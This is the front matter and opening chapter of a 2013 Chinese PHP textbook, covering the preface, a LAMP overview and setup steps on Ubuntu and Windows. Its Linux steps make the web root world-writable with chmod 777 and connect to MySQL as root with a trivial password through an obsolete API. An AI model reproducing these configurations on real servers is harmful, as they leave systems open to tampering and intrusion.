软件开发训练营

郭方方 王健 编著

PHP开发一站式学习
——难点/案例/练习




知识点范例翔实　本书对每个知识点提供精选的范例和详细讲解，便于读者夯实基础知识

章节安排科学　本书遵循“先基础、后技巧、再综合”的学习规律，有利于不同层次的读者从浅到深的学习，提高学习效率

项目实例完整　本书精选完整项目实例，详细阐述了采用PHP开发动态网站解决实际问题的基本思路和方法

难点解析透彻　难点解析与习题互补，使读者在深入理解知识点的基础上进一步巩固知识



120分钟案例视频
+示例源代码

清华大学出版社

软件开发训练营

PHP

开发一站式学习

——难点/案例/练习

郭方方　王　建　编著

清华大学出版社

北　京

内 容 简 介

本书精选实际项目中的范例，从工程应用的角度出发，结合 PHP 的基本知识，用范例说话，对比说明每个知识点。本书分为 3 篇 21 章，全面讲解 PHP 中的各种特性及操作，内容几乎涉及使用 PHP 开发网站的所有方面。本书面向操作，重点突出，侧重应用。书中提供了完整的设计步骤和实现代码，并给予详细的注释。对于希望使用 PHP 开发项目的各类技术人员具有较高的参考价值。

本书适合从事 PHP 开发的专业人员参考使用，同时也适合大专院校的学生作为教材学习使用。

图书在版编目(CIP)数据

PHP 开发一站式学习——难点/案例/练习/郭方方等 编著. —北京：清华大学出版社，2013.3

(软件开发训练营)

ISBN 978-7-302-31215-4

Ⅰ. ①P…　Ⅱ. ①郭…　Ⅲ. ①PHP 语言—程序设计　Ⅳ. ①TP312

中国版本图书馆 CIP 数据核字(2013)第 001648 号

责任编辑：袁金敏
装帧设计：
责任校对：徐俊伟
责任印制：

出版发行：清华大学出版社
网　　址：http://www.tup.com.cn，http://www.wqbook.com
地　　址：北京清华大学学研大厦 A 座　　**邮　　编：**100084
社 总 机：010-62770175　　**邮　　购：**010-62786544
投稿与读者服务：010-62776969, c-service@tup.tsinghua.edu.cn
质量反馈：010-62772015, zhiliang@tup.tsinghua.edu.cn
印 刷 者：
装 订 者：
经　　销：全国新华书店
开　　本：185mm×260mm　　**印　　张：**33　　**字　　数：**821 千字
版　　次：2013 年 3 月第 1 版　　**印　　次：**2013 年 3 月第 1 次印刷
印　　数：1～
定　　价：　.00 元

产品编号：048506-01

前　　言

PHP 是目前主流的编程技术。最近几年，PHP 在国内的发展更是十分迅速，国内几乎所有的虚拟主机和相当数量的服务器都提供了 PHP 支持。我们可以看到大量 PHP 网站以及大量有关 PHP 的工作机会，还可以看到许多大型公司都使用这种开放源代码语言来支持其业务。这种最初毫不起眼的开放源代码语言如今已广泛植根于整个业界之内。PHP 如今已得到了人们的广泛重视，诸如 IBM 和 Microsoft 这样的公司都已支持这种企业级语言。PHP 友好地融合了许多新的观念和思想，其中最值得关注的是通过更健壮的、更灵活的和更经济的部署来开发 PHP 应用程序。

笔者编写本书的目的是帮助想要学习 PHP 的人员，掌握 PHP 程序开发的知识，尤其是为 PHP 新手进入 PHP 开发行业提供一个开发知识的阶梯。笔者结合自己多年的开发经验和团队管理经验，为广大开发人员介绍了各种领先的开发技术和开发理念。

本书从初学者的角度出发，通过通俗易懂的语言，丰富多彩的实例，详细介绍了使用 PHP 进行网络开发应掌握的各方面技术。本书分为 3 篇，分别为：基础知识篇、PHP 与数据库篇、高级应用与实战篇，各篇主要内容如下。

第 1 篇：基础知识篇(第 1～12 章)。本篇通过初识 PHP、PHP 环境搭建和开发工具、PHP 语言基础、PHP 数组、字符串操作、正则表达式、文件系统、PHP 中异常处理和类的应用、PHP 与 HTML、PHP 与 JavaScript 交互，结合大量图示、举例等，使读者快速掌握 PHP 语言，并为以后编程奠定坚实的基础。

第 2 篇：PHP 与数据库篇(第 13～15 章)。本篇主要讲述 PHP 与数据库的集成应用：首先介绍 MySQL 数据库的基本操作，通过命令或者管理工具来熟悉 MySQL 的使用；其次主要介绍 PHP 与数据库的集成应用，如何使用 PHP 操纵数据库；最后介绍 PHP 中的 Session 和 Cookie。通过本篇的学习，读者可以对 PHP 与数据库的应用有更深入的理解。

第 3 篇：高级应用与实战篇(第 16～21 章)。本篇介绍了 PHP 的缓存与静态化应用、Smarty 与模板技术、PHP 与 Ajax 技术、图片与媒体处理、Jpgraph 创建统计图，以及一个实例——共享之家系统，本实例中覆盖了 PHP、MySQL 等基本技术，同时采用 Smarty 模板技术和 Zend 框架，全面介绍当前比较热门的相关技术，可以学习 PHP 开发站点的基本知识。学习完本篇内容，能够让读者开发一些实用的网络程序，通过完整的实例，可以让读者学习如何运用软件工程的设计思想进行网站项目的实践开发。

本书由浅入深地介绍 PHP 知识和目前流行的 PHP 开发工具，基本涵盖了 PHP 开发 Web 程序的各个方面的知识，从开发设计和程序的开发，从开发的基本理论到程序的开发的实用技术，讲述了各种常用的开发案例设计方法和开发流程。

本书特点主要体现在以下几个方面。

(1) 本书所讲内容既避开了艰涩难懂的理论知识，又覆盖了编程所需的各方面技术知识，其中有一些非常实用的知识；对目前热点技术与应用，本书也进行了介绍。

(2) 本书的编排采用循序渐进的方式，适合初级、中级读者逐步掌握 PHP 程序开发的基本方法和程序的设计。

(3) 本书在介绍程序开发时，采用了浅显易懂的例子，在介绍 PHP 常用函数时，使用了一个知识点配一个实例的方式，方便读者自己进行实践和演练。

(4) 本书除体现基础的开发知识外，还适当地加入了目前 Web 开发领域的各种先进的前沿技术和理论，方便读者借鉴 PHP 程序开发的理念和技术。

本书是开发人员的进阶手册，不仅适合初学者用来学习 PHP 网络开发技术，还能够帮助有一定编程经验的 PHP 开发人员解决开发过程中遇到的难题。本书也可作为高等院校相关专业的教材和参考用书，也可作为 PHP 的培训用书，以及广大编程爱好者的自学用书。

本书由哈尔滨工程大学郭方方老师负责编写。此外，哈尔滨理工大学王健老师也参与了本书的编写工作。郭方方老师主要负责 1～15 章内容，王健老师负责 16～21 章内容。其他参与本书编写和校对的人员有宋一兵、管殿柱、孙全刚、韩承钦、岳前程、王小刚、刘云霞、王帅帅、谈世哲、王献红、张洪信等。正是在他们的帮助下，本书才能够展现给各位读者，在此一并表示感谢。

由于作者水平有限，书中难免有疏漏和不足之处，敬请广大读者批评指正。

本书得到以下项目支持：国家自然科学基金项目“面向认知网络的自律计算模型及评价方法研究”(60973027)、十二五重点项目“某态势感知系统”、博士点基金项目“基于多尺度网络行为的网络安全态势感知模型研究”(20102304120012)、黑龙江省自然科学重点基金项目“可信超网络建模及其在物联网中的应用”(ZD 201102)、哈尔滨市科技创新人才研究专项资金项目“新一代 IP 协议研究”(2011RFQ XG 035)。

目　　录

第 1 篇　基 础 知 识

第 2 篇 PHP 与数据库

第 3 篇　高级应用与实战

第1篇　基础知识

俗话说：基础不牢，地动山摇，任何程序开发都必须牢牢掌握基础知识。本篇即是基础知识篇，读者朋友们需牢牢掌握这部分知识，才能更好地进行后续学习。

本篇第 1 章描述了什么是 PHP 以及如何搭建使用 PHP 的基本平台；第 2 章讲述了 PHP 基础语法知识，任何一门语言都有自己的语法；第 3 章讲解了 PHP 的各种常规数据类型；第 4 章介绍了非常重要的数组类型，PHP 中的数组用来存储多个有一定关系的变量，它比其他高级语言中的数组更为灵活；第 5 章主要介绍了 PHP 的函数以及如何自定义且使用这些函数来提高编程质量；第 6 章介绍了 PHP 中最为重要的字符串类型，Web 编程中经常需对字符串处理分析；紧接着第 7 章介绍的正则表达式，是用来更进一步高效分析处理字符串；第 8 章则相对较高级，介绍了 PHP 的文件系统，任何程序都是存储在文件中的，且这些程序处理的数据大部分也是存储在文件中的；第 9 章介绍了对 PHP 中出现的异常，该如何做出相应的处理；第 10 章列举了 PHP 中类的应用；第 11 章和 12 章分别介绍了 PHP 与 HTML，以及 PHP 与 JavaScript 相关知识的运用。本篇结合大量实例，使读者快速并扎实地掌握 PHP 的基础知识，为后续编程奠定坚实的基础。

第1章　PHP概述及环境搭建

随着网络技术的蓬勃发展，动态网站技术也随之水涨船高。PHP 是一种嵌入式 HTML 脚本语言，它独特的语法混合了 C、Java、Perl 以及 PHP 自创的新语法。本章将对 PHP 做一个简要的介绍，接着对如何安装并配置 PHP 开发环境做一个详细介绍，正所谓，工欲善其事，必先利其器。

1.1　PHP 概述

PHP 全称为 PHP Hypertext Preprocessor，即超文本预处理器。PHP 作为一种嵌入式 HTML 脚本语言，它可以比 CGI 或 Perl 更快速地执行动态网页。

PHP 的语法类似于 C、Perl、ASP 或者 JSP。对于那些熟悉上述之一语言的人来说，PHP 太简单了。相反，如果你对 PHP 了解较多，那么你对于其他几种语言的学习就很简单了。

你只需要 30 分钟就可以将 PHP 的核心语言特点全部掌握，你可能已经非常了解 HTML，甚至你已经知道怎样用编辑设计软件或者手工来制作好看的 Web 站点。由于 PHP 代码能够无障碍地添加进你的站点，在你设计和维护站点的同时，可以很轻松地加入 PHP，使得你的站点更加具有动态特性。

- 数据库连接：PHP 可以编译成具有与许多数据库相连接的函数。PHP 与 MySQL 是现在绝佳的组合。你还可以自己编写外围的函数去间接存取数据库。通过这样的途径，当你更换使用的数据库时，可以轻松地更改编码以适应这样的变化。PHPLIB 就是最常用的可以提供一般事务需要的一系列基库。
- 可扩展性：就像前面说的那样，PHP 已经进入了一个高速发展的时期。对于一个非程序员来说，为 PHP 扩展附加功能可能会比较难，但是对于一个 PHP 程序员来说并不困难。
- 面向对象编程：PHP 提供了类和对象。基于 Web 的编程工作非常需要面向对象编程能力。PHP 支持构造器、提取类等。
- 可伸缩性：传统上网页的交互作用是通过 CGI 来实现的，但 CGI 程序的伸缩性却不是很理想，因为它为每一个正在运行的 CGI 程序开一个独立进程。解决方法就是，将经常用来编写 CGI 程序语言的解释器编译进 Web 服务器(比如 mod_perl、JSP)。PHP 也可以用这种方式安装，尽管很少有人愿意以 CGI 方式安装 PHP。内嵌的 PHP 可以具有更高的可伸缩性。
- 更多特点：PHP 的开发者为了使其更适合 Web 编程，开发了许多外围的流行函数

库，这些库包含了更易用的层。你可以利用 PHP 连接包括 Oracle、MS-Access、MySQL 在内的大部分数据库。你可以在网页上画图，编写程序下载或者显示 E-mail；你甚至可以完成网络相关的功能。最好的是，你可以选择你的 PHP 安装版本需要哪些功能。引用 Nissan 的 Xterra 的话来说就是，PHP 可以做到你想让它做到的一切，而且无所不能!

1.2　LAMP 开发组合概述

Linux+Apache+MySQL+Perl/PHP/Python 一组常用来搭建动态网站或者服务器的开源软件，本身都是各自独立的程序，但是因为常被放在一起使用，所以拥有了越来越高的兼容度，共同组成了一个强大的 Web 应用程序平台。随着开源潮流的蓬勃发展，开放源代码的 LAMP 已经与 J2EE 和.NET 商业软件形成三足鼎立之势，并且该软件开发的项目在软件方面的投资成本较低，因此受到整个 IT 界的关注。从网站的流量上来说，70%以上的访问流量是 LAMP 来提供的，LAMP 是最强大的网站解决方案。现在，更多地将 LAMP 中的 P 认为是 PHP。

LAMP 平台由几个组件组成，呈分层结构，每一层都提供了整个软件栈的一个关键部分。

- Linux：Linux 处在最底层，提供操作系统。其他每个组件实际上也在其上运行，但是并不一定局限于 Linux，如有必要，其他操作系统包括：Mac OS X 或 UNIX。
- Apache：次低层是 Apache，它是一个 Web 服务器。Apache 提供可让用户获得 Web 页面的机制。Apache 是一款稳定的、支持关键任务的服务器，Internet 上超过 70%的网站都使用它作为 Web 服务器。PHP 组件实际上是在 Apache 中，动态页面可以通过 Apache 和 PHP 创建。
- MySQL：MySQL 提供 LAMP 系统的数据存储端。有了 MySQL，便可以获得一个非常强大的、适合运行大型复杂站点的数据库。在 Web 应用程序中，所有数据、产品、账户和其他类型的信息都存放在这个数据库中，通过 SQL 语言可以很容易地查询这些信息。
- PHP：PHP 是一门简单而有效的编程语言，它像是黏合剂，可以将 LAMP 系统所有其他的组件黏合在一起。你可以使用 PHP 编写能访问 MySQL 数据库中的数据和 Linux 提供的一些特性的动态内容。

1.3　Linux 系统下环境的搭建

对于动态网站的开发，我们除了使用后台脚本语言 PHP 外，还需要安装 Web 服务器 Apache、数据库管理系统 MySQL，以及一些相应的功能扩展，这些软件基本上能运行在大多数主流操作系统上，包括 Linux、UNIX、Windows 等。本节主要介绍在 Linux 系统(ubuntu

11.10)下安装并配置这些软件。

在 ubuntu 下安装很简单，直接使用一条命令：apt-get install apache2 mysql-server mysql-client php5 php5-gd php5-mysql。在此安装过程中，会要求设置 MySQL 密码，请设置并记住此密码。

修改 ubuntu 文件执行读写权限：PHP 网络服务器根目录默认为/var/www，且由于安全性原则，该目录只能由 root 用户创建文件，普通用户无法创建 PHP 文件，所以必须修改该目录的读写权限。执行终端命令：sudo chmod 777/var/www。在浏览器中输入地址 127.0.0.1，如果得到如图 1-1 所示的效果，表明 Apache 安装成功。




图 1-1　Linux 下 Apache 效果图

(1) 配置 Apache。

① 启用 mod_rewrite 模块：sudo a2enmod rewrite；

② 设置 Apache 支持.htm、html、php：sudo gedit/etc/apache2/apache2.conf；在打开的文件末尾添加 AddType application/x-httpd-php .php .htm .html 即可。

③ 测试 Apache：在/var/www 目录下创建 test.php，内容如下：

```
<?php
phpinfo();
?>
```

若 Apache、PHP 安装配置均成功，会出现如图 1-2 所示的结果。




图 1-2　测试 Apache 是否支持 PHP

(2) 测试 MySQL 数据库：在/var/www 目录下创建文件 1-2_mysql.php，其内容如下：

```
<?php
$link=mysql_connect ("localhost","root","0");
if(!$link){
      die("未能连接到 MySQL 服务器".mysql_error() );
}
echo "成功连接到 MySQL 服务器！";
mysql_close($link);
?>
```

如果 MySQL 执行成功，将会出现如图 1-3 所示的结果。




图 1-3　测试 MySQL 安装是否成功

(3) 安装并设置 phpMyAdmin。

① sudo apt-get install phpmyadmin;

② 设置 phpMyAdmin：在安装 phpMyAdmin 的过程中会要求选择服务器 Apache2 或者 Lighttpd，选择 Apache2，然后按 Tab 键确定；接着会要求输入 MySQL 数据库密码；最后将 phpMyAdmin 与 Apache2 建立连接。使用命令 sudo ln-s /usr/share/phpmyadmin /var/www 建立连接。

③ 测试：在浏览器中打开 http://127.0.0.1/phpmyadmin，如果成功会出现如图 1-4 所示的效果。



图 1-4　phpmyadmin 登录界面

LAMP 组件经常使用的几个终端命令如下。

(1) 重启 Apache：sudo /etc/init.d/apache2 restart

(2) 重启 MySQL：sudo /etc/init.d/mysql restart

(3) 配置 php.ini：sudo gedit /etc/php5/apache2/php.ini

(4) 配置 apache2.conf：sudo gedit/etc/apache2/apache2.conf

(5) 配置 my.cnf：sudo gedit/etc/mysql/my.cnf

(6) PHP CGI：sudo/var/www/cgi-bin/

1.4　Windows 系统下环境的搭建

由于大多数读者对 Linux OS 并不是很熟悉，所以本节主要介绍在 Windows XP 下安装 Apache、PHP5、MySQL5 和 phpMyAdmin 等几个软件。表 1-1 是所需的软件及下载地址。

表 1-1　软件下载地址

所需软件	下载地址
Apache-2.2.17-win32-x86-no_ssl.msi	http://httpd.apache.org/download.cgi
mysql-essential-5.1.54-win32.zip	http://www.mysql.com/downloads/mirror.php?id=398365
php-5.3.5-Win32-VC9-x86.zip	http://windows.php.net/download/
phpMyAdmin	http://www.phpmyadmin.net/home_page/index.php

1.4.1　安装和配置 Apache

在 Windows XP 上安装 Apache 服务器非常简单，和其他软件安装方法类似。详细操作步骤如下。

(1) 双击文件 httpd-2.2.17-win32-x86-openssl-0.9.8o.msi，以启动安装，此时将出现安装界面，如图 1-5 所示。

(2) 在图 1-5 中单击 Next 按钮，进入如图 1-6 所示的界面。




图 1-5　Apache 安装向导欢迎界面




图 1-6　软件许可协议界面

(3) 在图 1-6 所示的界面中选中 I accept the terms in the license agreement 单选按钮，然后单击 Next 按钮，进入如图 1-7 所示的界面。

(4) 在图 1-7 所示的界面中显示出有关 Apache 服务器的信息，可以直接单击 Next 按钮，进入如图 1-8 所示的界面。




图 1-7　Apache 服务器信息界面

